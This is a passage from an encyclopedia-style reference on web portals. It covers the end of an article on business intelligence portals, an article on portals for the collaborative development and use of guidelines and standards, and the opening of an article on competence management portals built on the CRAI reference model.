As already indicated, the business domain is confronted with a paramount avalanche of documents and business data. This amount of document is going to increase significantly due to the networking of systems as well as enterprises and additional sensing devices for automated data capture. Merely the introduction of RFID (radio frequency identification) will lead to a new data wave. These tremendous data sets pose on the one hand a severe data management problem. New management concepts have to be investigated in particular for the management of continuous flows of data. On the other hand, new opportunities for data analysis arise (e.g., through semantic Web-based information warehousing and processing). In today's business environments, most data are proprietary to a company or stem from public sources. However, the networking of businesses yields to new spheres of data exchange. The availability of data for online analysis is overwhelming already now and going to increase in the near future significantly. Hence, there is also a tremendous amount of information to be analyzed for business intelligence purposes.

CONCLUSION

BI includes a broad phalanx of methods and technologies for analyzing business-critical data. Research and development have come up with a variety of software tools that are established in industrial practice. While each tool is powerful for some specialized task of analysis, the question still remains how to incorporate other analysis techniques for a holistic decision-support. Each technique is limited to its defined type of data sets and its given analysis objectives. However, many business decisions rely on an analysis that requires the combination of different questions to be answered while each type of question relates to specific analysis objectives.

This article argues that an integrated BI portal can serve as a more holistic decision-support tool that enhances decision-making by bringing together information and tools from different domains. We have shown the virtues of such a combination by integrating the analysis of structured and unstructured data. Both types of data sources manage information that has been captured and maintained for rather different business objectives. Only a combined analysis of both types of data sources allows a holistic decision-support. But to be more as just the sum of the parts, these specialized applications need to be combined in a process-driven way: Who are the stakeholders, what are the tasks, what is the information required to draw a certain type of decision? Hence, a process-oriented approach for the definition of analysis scenarios is required (i.e., specify the questions to be posed and assign analysis methods and tools to each question).

REFERENCES

Abramowicz, W., Kalczynski, P., & Wecel, K. (2002). *Filtering the Web to feed data warehouses*. London: Springer.

Baldonado, M., Woodruff, A., & Kuchinsky, A. (2000). Guidelines for using multiple views in information visualization. In *Proceedings of ACM Advanced Visual Interfaces Conference*.

Becks, A., & Seeling, C. (2004). SWAPit—A multiple views paradigm for exploring associations of texts and structured data. In *ACM Proceedings of the 9th International Working Conference on Advanced Visual Interfaces (AVI'2004)*, Gallipoli, Italy.

Becks, A., & Seeling, C. (2001). A task-model for text corpus analysis in knowledge management. In *Proceedings of UM-2001 Workshop on User Modeling, Machine Learning and Information Retrieval, 8th International Conference on User Modeling*, Sonthofen, Germany.

Becks, A., Huster, J., Jarke, M., Jertila, A., Kensche, D., Quix, C., & Seeling, C. (2005). Value-added services enabling semantic Web technologies for SMEs. In *International Semantic Web Conference (ISWC), Poster & Demonstration Proceedings*, Galway, Ireland.

Cody, W. F., Kreulen, J. T., Krishna, V., & Spangler, W. S. (2002). The integration of business intelligence and knowledge management. *IBM Systems Journal*, *41*(4).

Dongilli, P., Franconi, E., & Tessaris, S. (2004). Semantics driven support for query formulation. In *Proceedings of the 2002 International Workshop on Description Logics (DL-04)*, Whistler, BC, Canada.

Kensche, D., Seeling, C., & Becks, A. (2006). MonA—An extensible framework for Web document monitoring. In *Proceedings of the ACM Symposium on Applied Computing (SAC2006)*, Dijon, France.

Killich, S., Luczak, H., Schlick, C., Weissenbach, M., Wiedermaier, S., & Ziegler, J. (1999). Task modelling for cooperative work. *Behaviour & Information Technology*, *18*(5), 325-338.

Mertens, P. (1999). Integration interner, externer, qualitativer und quantitativer Daten auf dem Weg zum Aktiven MIS. *Wirtschaftsinformatik*, *41*, 405-415.

Schoop, M., Becks, A., Quix, C., Burwick, T., Engels, C., & Jarke, M. (2002). Enhancing decision and negotiation support in enterprise networks through semantic Web technologies. In *Workshop XML Technologien für das Semantic Web*, Berlin.

Schoop, M., Jertila, A., & List, T. (2003). Negoisst: A negotiation support system for electronic business-to-business negotiations in e-commerce. *Journal of Data and Knowledge Engineering*, *47*(3), 371-401.

KEY TERMS

Business Intelligence: Umbrella term; refers to methods and technologies for enterprise decision support such as data collection and consolidation, reporting, planning, statistical data analysis, forecasting, data and text mining.

Explorative Data Analysis: Refers to statistical methods that present or visualize data and relationships between data items in order to help in the identification of groups, correlations, or outliers.

Multiple Views System: System that offers different views on the same set of entities. A simple example is a file browser, which offers views on the folder structure, files, file metadata, or content preview of data stored on a HDD.

Online Analytical Processing (OLAP): Refers to methods and technologies for the analysis of multidimensional business data, mostly retrieved from a company's operational databases.

Text Mining: Process of extracting interesting and non-trivial information from unstructured text data that is based on techniques from information retrieval, machine learning, statistics and natural language processing.

Portals for Development and Use of Guidelines and Standards

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INTRODUCTION

Nowadays, guidelines and standards play a key role in the adoption of (computer) technologies by industries and society. In essence, they constitute a rapidly evolving medium for transferring established and de facto knowledge to various interested parties. For instance, designers and developers, in various application domains, require guidelines and standards in order to achieve consistency and user-friendliness of user interfaces, especially in cases where complex and rapidly evolving technologies are employed. Despite the indisputable value and importance of such knowledge, several studies investigating the use of guidelines and standards by designers and developers (e.g., Wandke & Hüttner, 2001) have concluded that they are frequently ignored. This is attributed partly to the fact that such knowledge is not easily exploitable (Tetzlaff & Schwartz, 1991), and partly to their incarnation medium (i.e., paper based-manuals) that usually raises issues of ineffectiveness and lack of user-friendliness (e.g., Bevan & Macleod, 1994).

These limitations, in combination with the emerging need for interactive tools to support development activities, have given rise to a new generation of tools, which are usually referred to as tools for working with guidelines (TFWWGs). TFWWG are interactive software applications or services that offer support for the use and integration of guidelines-related knowledge at any stage of an IT product development lifecycle. In this direction, preliminary efforts were targeted to the integration of guidelines into hypertext-based tools, which allow software designers to access design guidelines organized either as a database or hypertext (e.g., Perlman, 1987; Vanderdonckt, 1995) or using a digital library that facilitates design time assistance, such as I-dove (Karampelas et al., 2003). Furthermore, TFWWGs, such as Sherlock (Grammenos, Akoumianakis & Stephanidis, 2000), were designed to assist the user interface usability inspection process and therefore provide active support to various phases of the development process. Nonetheless, R&D efforts in the field of TFWWGs have mainly focused on the effective and efficient delivery of such knowledge to potentially interested parties, paying limited attention to the process of its development. For instance, guidelines and standards are meant to represent a level of know-how and technology which renders the inclusion of industry in its preparation cycle indispensable.

Under the light of these efforts, portals technologies can potentially be employed in order to overcome the limitations mentioned and of significant support in working with guidelines. The main advantage of portals over other alternatives is that due to their nature they can facilitate the collaborative development of such knowledge by multidisciplinary teams, and contribute to avoiding under-utilization and regeneration of existing knowledge, bridging the gap between knowledge developers and knowledge consumers, and initiating and promoting rapidly guidance and standardization activities in various application domains.

This article describes a portal structure in the form of functional requirements to serve as an advanced, Web-based environment for enabling one the one hand the cooperative development of guidelines and standards—at the knowledge developers' site, and on the other hand the practical use of guidelines and standards—at the knowledge consumers' sites. Overall, depending on the needs and constraints (market, time, etc.), there is a number of available guidelines and standards-type document than can be produced and exploited by means of the proposed portal structure, including: (1) (recommendations for) standards, (2) design/development/use guides, (3) technical reports and specifications and (4) collections of guidelines.

KEY STAKEHOLDERS

For the establishment of a portal structure aiming at supporting the development and practical use of guidelines and standards, a thorough analysis of the key stakeholders involved and their functional requirements is necessary. Such an analysis is intended to support identifying the appropriate structure, in terms of functionality, that will facilitate the work of a wide range of portal end users. An initial overview of the target user population can provide an initial classification of users. More specifically, two basic groups of stakeholders can be identified, namely knowledge developers and knowledge users.

Knowledge Developers

Research and development of guidelines and standards covering a large area can be organized into general *thematic areas* in order to allow coherent coordination, planning, and programming of all activities. The responsibilities and characteristics of each stakeholder involved in the knowledge development process are briefly analyzed below. Knowledge developers can be further subdivided into the following subgroups that participate having different roles in process of knowledge development:

- **Thematic Area Members:** These are persons or organizations with expertise or direct interest in a specific field and who can potentially participate in activities regarding the development of knowledge. These stakeholders are also responsible for conducting, in a collaborative manner, analysis of the state of the art within the thematic area in question, and brainstorm ideas for new knowledge development activities.
- **Coordinator of Activities within a Thematic Area:** This is a person or organization delegated to moderate (invite, accept, etc.) the thematic area members, as well as co-ordinate technically all knowledge development activities.
- **Originator:** This is a person or organization proposing the initiation of a new knowledge development activity.
- **Editor:** This is typically the same person or organization with the originator and is responsible for drafting the new set of knowledge in cooperation with a number of authors. To this end, the editor is also responsible for coordinating the work of all involved authors.
- **Authors:** Authors are members of the team of experts (i.e., persons or organizations) who will participate in the process of drafting new knowledge.
- **Coordinators of Knowledge Development Activities:** This is a group of persons or organizations who are responsible for the operational work issues and general decisions. The responsibilities of this group include:
    - The overall management of the thematic areas structure
    - The establishment and dissolution of thematic areas
    - The delineation of thematic area's scope
    - Coordination issues
- **External Experts:** These are external persons or organizations with technical expertise that are willing to review and provide comments upon (draft versions of) knowledge.
- **Liaisons with Industry:** Persons or organizations who represent the target market for the knowledge under development in the context of a particular thematic area. Interested Parties are offered the right to vote and comment upon knowledge that is currently under development.
- **Guidelines and Standardization Specialists:** These are persons or organizations with expertise in procedural and normative matters. They are mainly responsible for the quality of the knowledge delivered by editors.

Knowledge Consumers

Knowledge users include anyone that wishes to gain access to the developed knowledge for several purposes. More specifically, knowledge users can be further subdivided into:

- **Decision Makers:** *Decision makers* are the individuals or organizations that are responsible for providing a high-level specification of a new application, or leading the overall development process. For example, their tasks might include decision making regarding whether an application should be developed for a particular task, the technology (h/w & s/w) that will be acquired/used, as well as functionality and usability characteristics of the future system.
- **Designers:** *Designers* are responsible for collecting and analyzing all relevant requirements for the creation of a particular application, and translating them into a concrete design.
- **Developers/Engineers:** *Developers/Engineers* have the task to instantiate the design of an application by implementing the envisaged system.

- **Test/Evaluation Experts:** *Test/Evaluation experts* have the task to review and evaluate the instantiation of an application, assess its compliance against an agreed/selected set of guidelines or a standard, assess the extent to which it serves the pre-defined users' needs and requirements, and identify possible usability problems and propose improvements, etc.
- **End Users:** *End users* are all those people who use an application. Their primary concerns are directed towards how they can make best use of the application, and how they can use the application without any possible threat to their health and safety. Users of this group are also identified as *served users*. They are not served directly by the portal, but are very much affected by its use (by others, e.g., a designer that used the portal in order to create the end product. Therefore, in designing the portal, their needs (not as direct users of the tool but as served users) are also considered.
- **Academic Users:** The notion of *academic users* refers to all those who might be using the tool as a library-like pool of information, and as a learning/teaching tool.

THE PROCESS


This section provides a brief overview of steps involved in the process for development and use of guidelines and standards (see Figure 1):

1. **Brainstorming:** During this first phase of the process, the members of a thematic area participate to special interest discussions that focus on reviewing the state of the art within the corresponding themati area (in terms of requirements for guidelines and/ or standards) and thereby brainstorm ideas for new proposals.
2. **New Proposal Preparation:** Once a new concept for a project has been formed by an originator, the preparation of the corresponding new work proposal is initiated:
    a. First, the originator drafts a new work proposal and submits it to the thematic area coordinator of a relevant thematic area. The new work proposal must specify the editor and the author(s) for the new project.
    b. Then, the new work proposal is assessed by the corresponding thematic area coordinator and the coordinators of knowledge development activities.
    c. Finally, upon approval by the corresponding thematic area coordinator, the new work proposal is also assessed by interested parties.
3. **New Project Set-Up:** Upon approval of a new work proposal by the interested parties, the thematic area coordinator announces the launch of new project. At this phase, the editor, in communication with the authors, formulate an appropriate work plan (i.e., tasks, deliverables and deadlines).
4. **Development of Working Draft:** The editor along with authors are responsible for developing and submitting for review, the first draft of the report, namely the *working draft*.
5. **Development of Consensus Draft:** In this phase, the working draft will undergo a review by external experts, guidelines & standardization specialists and the relevant thematic area coordinator. The comments of these people are then addressed leading (through a number of iterations) to the *consensus draft*.
6. **Restricted Review:** In this phase, the *consensus draft* is put to the ballot among Interest Parties gathering their comments. The outcome of this phase is the *revised consensus draft*.
7. **Public Review:** At this stage, the *revised consensus draft* is made publicly available (e.g., to industrial users) for gathering further comments and proceed to the creation of the *final report*.
8. **Publication and Maintenance:** The final stage of the process is that of publication and maintenance of the final report. Publication is concerned with making the final report available for public use, and -if appropriate- submitting it to external standardization body (-ies). At this stage, only minor editorial changes, if and where necessary, are introduced into the final text. On the other hand, maintenance is concerned with keeping a final report up-to-date. A published final report should not be considered to be closed in terms of content and applicability, as guidelines and standards in the field of computer science are often revised in order to address new needs or are withdrawn as not applicable. To this end, final reports should be often evaluated (e.g., annually). Depending on the results of (annual) evaluations, one of the following processes can be initiated:
    a. **Collaborative Revision of Guidelines and Standards:** This process aims at revising rather than developing a report and is very similar to the initial process.
    b. **Withdrawal:** This involves archiving and removal from public view/use.

FUNCTIONAL REQUIREMENTS

This section presents the functional requirements of an advanced, Web-based portal to serve as an environment for enabling (a) the cooperative development of guidelines and

Figure 1. Overview of the process



standards by knowledge developers, and (b) the practical use of guidelines and standards by knowledge consumers.

Functional Requirements for Knowledge Developers

- **Online Communities:** Online communities that offer virtual communication and collaboration facilities (Preece & Maloney- Krichar, 2003), such as message boards, chat, Web-mail, and documents area can be used to support the *thematic areas* and therefore to host brainstorming sessions, and offer the functionality needed to initiate new knowledge development activities.
- **Reviews:** The process of knowledge development entails the need of formal and informal reviewing of the developed documents to achieve quality and consensus. A reviewing mechanism is therefore required that is flexible enough to be used in various occasions and for various purposes. This can be achieved by incorporating a dynamic questionnaire facility that enables the development of questionnaires that can be subsequently used in the context of review sessions. Additionally, appropriate functions are required to produce collective results of the review sessions to be used by knowledge development stakeholders to make decisions for further action.

- **Project Administration:** Editors and authors should cooperatively develop the knowledge stemming from a thematic area. To achieve this goal, a mechanism facilitating the administration of projects is required (e.g., see Jurison, 1999; Kerzner 1989). This mechanism enables the editor to divide a knowledge development activity into tasks, as well as assign tasks to authors and deadlines to tasks. Furthermore, the project administration functionality should provide the means for project members to cooperate in order to receive and address comments, to inform editor about the completion of tasks, to deliver task results etc.
- **Voting:** Consensus in the context of a thematic area can be achieved through voting sessions. These should be facilitated by a voting mechanism that enables members of a thematic area to express their opinions regarding specific topics.
- **Notifications:** In order for the knowledge development process to be completed successfully, many steps have to be made that require intense interaction and actions by various stakeholders. The aforementioned aspects entail the need for a mechanism that will notify participants about results of processes such as voting sessions, or about actions that have to be performed. This can be achieved with the help of a notification facility that sends personal messages to each member of the process regarding the member's role.
- **Knowledge Development Activities Overview:** The coordinators of activities play a very important role, and their actions are very critical for the successful development of knowledge (e.g., see Eales, 2004). In order for these stakeholders to have an overview of the process, a specialized task manager mechanism is required. This mechanism should provide evidence about the status of the each development process and the steps that must be subsequently performed.

Functional Requirements for Knowledge Consumers

- **Digital Library:** Knowledge users wish to gain access to the knowledge developed within the thematic areas. One of the most effective ways to organize knowledge in the context of a Web portal is the provision of a digital library (Anderson, 1997; Fox et al., 1995). A digital library based on facilities such as browse, search, rating, and bookmark functionality can provide quick access and use of the stored guidelines and standards, and additionally enables users to create and maintain well-structured personal views of the available knowledge.
- **Knowledge Profiles:** Knowledge users can use this mechanism to create personal profiles of interests to be used when performing knowledge retrieval operations in the digital library (e.g., Kim & Chan 2003; Sugiyama, Hatano, & Yoshikawa 2004). More specifically, these profiles are used to filter all the results retrieved by user actions.
- **Online Communities:** Online communities (see previous section) to support knowledge consumers in their task of seeking information and knowledge by a wide range of sources.
- **Courses:** Users that wish to use the stored guidelines and standards as reference material for academic or general purposes will particularly appreciate the provision of a course mechanism. The functionality provided by this mechanism enables users to organize knowledge into a hierarchy of chapters and ultimately access interactive or printable versions of their artifacts.

CONCLUSION

This article has briefly described the main categories of stakeholders involved in the development and use of guidelines and standards, and has provided an overview of the required portal structure in the form of functional requirements to serve as an advanced, Web-based environment for enabling (a) the cooperative development of guidelines and standards by knowledge developers, and (b) the practical use of guidelines and standards by knowledge consumers.

REFERENCES

Anderson, W.L. (1997). Digital libraries: a brief introduction. *ACM SIGGROUP Bulletin Special issue: enterprise modelling: notations and frameworks, ontologies and logics, tools and techniques*, *18*(2),4-5.

Bevan, N. & Macleod, N. (1994). Usability measurement. *Context, Behavior and Information Technology, 13*(1&2), 132-145.

Eales, R.T.J.(2004). A knowledge management approach to user support. In.A. Cockburn (Ed.), *Proceedings of the 5th Australasian User Interface Conference (AUIC2004)* Vol. 28 (pp. 33-38). New Zealand: Darlinghurst, Australia Computer Society, Inc.

Fox E.A., Akscyn, R.M., Furuta, R.K., & Leggett, J.J. (1995). Digital libraries. *Communications of the ACM, 38*(4), 22-28.

Grammenos, D., Akoumianakis, D., & Stephanidis, C. (2000). Sherlock: A tool towards computer-aided usability inspection. In J. Vanderdonckt & C. Farenc (Eds.), *Proceedings of the Scientific Workshop on "Tools for Working with Guidelines" (TFWWG 2000)*, (pp. 87-97). London: Springer-Verlag.

Jurison J. (1999). Software project management: The manager's view. *Communications of the Association for Information Systems*.

Karampelas, P., Grammenos, D., Mourouzis, A., & Stephanidis, C. (2003). Towards i-dove, an interactive support tool for building and using virtual environments with guidelines. In D. Harris, V. Duffy, M. Smith, & C. Stephanidis (Eds.), Proceedings of the 10th International Conference on Human-Computer Interaction (HCI International 2003)*Human - Centred Computing: Cognitive, Social and Ergonomic Aspects, Vol. 3* (pp. 1411-1415). Mahwah, New Jersey: Lawrence Erlbaum Associates.

Kerzner, H. (1989). *Project management. Third Edition*. New York: Van Nostrand Reinhold.

Kim, H. R., & Chan, P. K. (2003). *Learning implicit user interest hierarchy for context in personalization*. In Proc. of IUI03.

Perlman, G. (1987). *An overview of SAM: A Hypertext Interface of Smith&Mosier's guidelines for designing User Interface Software*, Washington Inst. of Graduate Studies, WI-TR-87-09.

Preece J., Maloney-Krichar D. (2003). Online communities: Focusing on sociability and usability. In Jacko, J. & Sears, A. (Eds.), *The Human-Computer Interaction Handbook—Fundamentals, Evolving Technologies and Emerging Applications* (pp. 596-620). Mahwah, New Jersey: Lawrence Erlbaum Associates.

Sugiyama, K., Hatano, K., Yoshikawa, M. (2004). Adaptive Web Search Based on User Profile Construction without Any Effort from Users. In *Proceedings of the 13th Inter Conference on World Wide Web* (pp. 675-684). New York.

Tetzlaff, L., & Schwartz, D., (1991): The use of guidelines in interface design. *CHI'91 Conference Proceedings*, (pp. 329-333). Human Factors in Computing Systems, New Orleans, Louisiana.

Vanderdonckt, J. (1995). Accessing Guidelines Information with Sierra. In *Proceedings. of IFIP Conference. on Human-Computer Interaction Interact '95* (pp. 311-316). London: Chapman & Hall.

Wandke, H., & Hüttner, J. (2001). Completing human factor guidelines by interactive examples. In J. Vanderdonckt & C. Farenc (Eds.), *Tools For Working With Guidelines. Annual Meeting of the Special Interest Group*, (pp.99-106). London: Springer-Verlang London Ltd.

KEY TERMS

Guidelines: Directives to people in order to perform certain tasks effectively and efficiently, and can help to provide a framework that can guide designers and developers towards making appropriate decisions.

Knowledge Consumers: Anyone that wishes to gain access to knowledge related to guidelines and standards for any purpose.

Knowledge Developers: Anyone who plays a role in the process of collaborative development of knowledge for guidelines and standards.

Standards: A stricter form of guidelines in terms of preparation, presentation and use, and aim at transforming values criteria such as quality, ecology, safety, economy, reliability, compatibility, interoperability, efficiency, and effectiveness into real attributes of products and services that are manufactured, delivered, bought, used at work or home, or at play.

Tools for Working with Guidelines (TFWWG): An interactive software application or service that offers support for the use and integration of guidelines-related knowledge at any stage of an IT product development life-cycle.

Portals for Integrated Competence Management

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INTRODUCTION

Human resource portals are often dedicated to *e-recruitment* (e.g., Monster, Jobpilot). Their main goal is to facilitate, accelerate, and widen the area of recruitment. Portal technology can also be used inside companies to directly update job offers and to publish them, to store skills of current employees, their careers and so on. These portals are based on *database technology* (usually relational) for storing, organizing, and searching relevant information.

While these solutions are effective to some extent, there are two major limitations. First, they are based on *raw data* (such as CVs and job offers), which are organized according to some informal "reference grid" (like a job or skill tree): indeed, limited attention is devoted to this data organization and to its foundations. Instead, data organization should be based on the central concept of *competence*: raw data are interesting if they convey information about what abilities are required for accomplishing tasks and what abilities individuals hold (or have acquired). This information is indeed the competence, required and acquired respectively. Second, these solutions are based on database technology that does not really support the systematic analysis, exploration, and sharing of raw data and therefore, offers limited support to what can be called *competence management processes*.

Competence management processes such as processes for assessing competencies of individuals cannot be supported by portals if the concept of competence is not correctly represented. For instance, it is difficult to implement portal services that try to automatically find out competencies of individuals from their CVs or, inside a company, from other documents (like activity or process reports, which individuals have made).

For these reasons, we have developed a competence management process reference model and a competence reference model. These two reference models allow us to precisely define what competence management should provide and therefore, which services and functionality should be implemented now and in the future in human resource portals. Furthermore, these reference models provide a starting point for actually implementing these services and functionalities.

This article is organized as follows. Human Resource Portals discusses existing portals for human resources. Reference Models for Competence Management is about the reference models of competence management. An Example Using Dynamic Taxonomies and Information Retrieval introduces an example that applies dynamic taxonomies to support some competence management processes, specifically the assessment processes. Finally, future trends are provided.

HUMAN RESOURCE PORTALS

A human resource portal is a Web-based tool to automate and support HR processes. It can be used inside companies to manage employee careers and employee and company competence evolution. It can be used from outside the company as a facilitator of e-recruitment and as a means to develop an e-recruitment market (including recruiting and interim companies). Currently, the e-recruitment market registers a major growth and human resource portals are booming. The reasons for the growing popularity are: (1) increased satisfaction of candidates and a dramatic reduction in the time and cost to recruit, (2) the growth of the Internet, which serves a large audience and is used for a wider spectrum of benefits, (3) efforts in R&D, with the goal of being the first provider and increasing one's market share. An example is an increasing effort on "matching technology" (i.e., the way to match CVs with job offers) by recruitment agencies and (4) finally, e-recruitment is a true cross-sector application, and even the public sector is rapidly catching up (http://www.alljobs4u.com).

Inside companies, a human resource portal manages the employee life cycle from start to termination. It follows service, job, and position changes as well as provides current information on current position in the organization, reporting relationships, and work and home contact information. It supplies interview tips or salary surveys, as well as expert career advice, and so on.

E-recruitment portal services are mainly concerned with CVs management. They allow candidates to post/edit CVs and employers to manage selection and contacts with candidates. They send automated acknowledgments when CVs are received, carry out online searching, shortlist/reject CVs, contact selected/rejected candidates by e-mail, schedule interviews, archive/delete CVs, and generate management reports. For a company, e-recruitment portal services are a fundamental tool to communicate its recruitment policy, to present trades, functions, training, personnel testimonies, to control temporary staff costs, and to motivate its existing talent.

Being a warehouse of huge data and documents, several portals provide services to structure, organize, and mine interesting data. For instance, they can transform a posted CV to a formatted CV by extracting data and structuring them according to a given template (for instance name, sex, address, phone, birthplace and date, nationality, availability date, experiences, diploma, hobbies, etc.). Sometimes, they help seeking CVs using keywords.

However, these portals are not organized around the central concept of competence on which the "matching technology" previously mentioned should be based. Several portals attempt to manage competencies by introducing in the CV template fields such as pre-established lists or free text about skills, functional areas, areas of specialization, jobs, or trades. This, however, falls short of true competence management. After an extensive work on the state of the art competence concept, we have synthesized the following definition: a competency is the effect of combining and enabling operational use of its c-resources being c-resources some specific well-defined and simple abilities of individuals according to three conceptual categories—knowledge, know-how, and behaviors—in a given context to achieve an objective or fulfil a specified mission (Harzallah & Vernadat, 2002; Marreli, 1998; Lucia & Lepsinger, 1999). This is operational and can effectively be used to implement portal services and functionalities as explained in Section 3.

REFERENCE MODELS FOR COMPETENCE MANAGEMENT

Competence management can be organized according to four *kinds of process* (i.e., inside each process, several processes may run):

- **Competence Identification:** When and how to identify and to define *competencies required* (in the present or in the future) to carry out tasks, missions, strategies;
- **Competence Assessment:** (1) When and how to identify and to define *competencies acquired* by individuals and/or (2) when and how a company can decide that an individual has acquired specific competencies;
- **Competence Acquisition:** How a company can decide how to acquire some competencies in a planned way and when;
- **Competence Usage:** How to use the information or knowledge about the competencies produced and transformed by identification, assessment, and acquisition processes. For instance, how to identify gaps between required and acquired competencies, who should attend required training, how key employees (i.e., holding key competencies) can be identified, and so on.

Companies can use this *process reference model* for their competence management. Additionally, recruiting companies should eventually support (some of) these kinds of processes. In both cases, distributed process management plays a key role.

Based on the process reference model and the state of the art about the concept of competence, we introduce the *competence reference model* (*CRAI model*). Figure 1 depicts in (lower part, filled-in gray) the original CRAI model by using a simple entity-relationship like language (*rectangles* are *entities*, *diamonds* are *relationships*, and *rounds* are called *attributes*). CRAI provides a clear understanding of what is a competency and which are its constituents. It also allows us to distinguish between competencies and other complementary information (usually required by recruiters) about individuals such as age, availability, salary, location, and so on. In fact, such complementary information can be represented as attributes (i.e., properties) of the entity individual; in this way, the information does not participate in the definition of competencies, which is indeed based on the three other entities (i.e., C-resource, competency, and aspect). It should also be noted that individuals are not directly related to competencies; in fact, individuals are related to c-resources and each c-resource describes a specific simple well-defined ability. A competency is therefore defined as the set of c-resources related to that competency through the relationship <to associate>. Consequently, an individual holds a competency if he or she holds all the specific abilities (i.e., c-resources) related to that competency through the relationship <to associate>.

CRAI is used to build *enterprise specific competence models* by (1) specializing the entity aspect (taking the form of a *multifaceted taxonomy)* according to the constituents of the company (i.e., the artifacts of the *enterprise model* like machine, project, technology, order, programming language, and so on) and then by (2) instantiating the entity aspect and its specializations (e.g., "m1," "m2," etc., which are machine, called *instances* of the entity machine then classified as machine), <c-resource> (for instance, R1: "to know the components of machine m1," R2: "to know-how identify a failure of m1," R3: "to know how to state a problem"), competency (for instance, "to be competent on machine m1" is a <competency> defined as a set of c-resources including R1, R2, R3), and <individual> (for instance, "Mr. Bob Neal").

C-resource and individual include the degree of a specific c-resource that is required and is acquired by an individual; it is represented by the two attributes <level> and <acquired>. In addition, by using the attribute <Nb>, a c-resource can also be associated with the required number of individuals (who are considered equivalent and interchangeable) holding that c-resource at a given level. The cumulative Nb/level for each competency can be evaluated by using a formula taking all <Nb/level> values of c-resources used for defining that competency. Finally, the multifaceted taxonomy rooted in aspect is coupled with two navigation relationships <DM> and <To-decompose>: the former aiming to relate competencies, the second aiming to decompose aspects in simpler ones.

Enterprise specific competence models clearly aim to represent the *status of competencies* (e.g., to search individuals with given competencies, the synthesis of competencies in a given organization unit, the balance of competencies, the comparison of competence definitions, and so on). Indeed, the CRAI model is coupled with a set of *abstract enquiries* that allow us to assess the status of competencies from various points of view. For instance, Harzallah, Berio, and Vernadat (2006) describe a real-life example using enquiries to reorganize an enterprise department.

Enterprise specific competence models are the core for the implementation of portal functionalities and services. Most of these functionalities and services correspond to the abstract enquiries coupled with the CRAI model. Since it is technology independent, the CRAI model and abstract enquiries can be actually implemented by using several technologies. For instance, *databases, ontologies, metadata, Web services,* and *agents* can be actually designed from enterprise specific competence models while *concrete databases queries* and *formalized computable properties* can be designed from abstract enquiries. Among these several technologies (which application in this context will be reviewed in the Future Trends and Conclusion section), *formal ontologies* are the most relevant for implementing CRAI in operational portals. Apart from the natural link between portals and the *semantic Web* (Lausen et al., 2004), here formal ontologies are relevant because of three reasons: (1) the resulting enterprise specific competence model should be *socially shared knowledge* and (for portal information accessible only from inside a company) *company wide shared knowledge* about competence; (2) ontologies allow us *to reuse* competence definitions among several companies; (3) formal ontologies can be coupled with *reasoning mechanisms* allowing it, for instance, to effectively implement the set of abstract enquiries associated to the CRAI model and therefore to directly implement portal services and functionalities for the status of competencies. However, with respect to the current proposals using ontologies (Colucci et al., 2003), the CRAI model offers a clear distinction between information for defining competencies and other complementary information about individuals. Therefore, the CRAI model can be used to *design modular ontologies* coded for instance in OWL (Upadhyaya & Kumar, 2005). This "modular advantage" mainly grounded in the usage of conceptual languages (like entity-relationship languages) is also recognized in the current literature about *database design* and *ontology engineering* (Jarrar, Demey, & Meersman, 2003; Spaccapietra, Parent, Vangenot, & Cullot, 2004).

So far, we have defined an effective method to manually specialize and to instantiate the various CRAI entities. The information used by this method is based on the structure of the company (i.e., what is called the enterprise model, mainly providing the specialization/instantiation of the entity <aspect>) and on specific interviews to experts, in order to know the abilities needed to correctly perform specific tasks. However, processes, especially assessment processes, can gain real advantages from the inspection of available raw data. Indeed, raw data contains information about competencies that need to be extracted. The main problem is however, that raw data are difficult to be treated and they are huge. For this purpose, some automated mechanisms need to be developed based on a better formalized description of when and how to specialize and to instantiate the various entities and from which kinds of raw data is needed. For instance, some of the existing proposals based on ontologies define fully *automated rules* (Sure, Maedche, & Staab, 2000) that extract individual abilities from available company documents annotated by an ontology. However, a *user centric exploration of* raw data through well-defined taxonomies may be much more trusted than fully automated rules that require complex *explanation mechanisms* (see van Setten, (2005) for latest developments). Dynamic taxonomies are an efficient technique that supports this type of intelligent access—an example is described in the following section. The CRAI model is open enough to be extended to directly include raw data (the entity <individual related documents> and the connected relationships) related to individuals as depicted in Figure 1 (upper part, not filled-in). The relationship <To be about> is the way to formally relate the multifaceted taxonomy to raw data. Therefore, starting from taxonomies rooted in aspect, relevant raw data (i.e., documents) can be accessed and analyzed, and then c-resources can be extracted and associated (through the relationship <to-acquire>) to individuals associated through the relationship <To associate> to the accessed raw data.

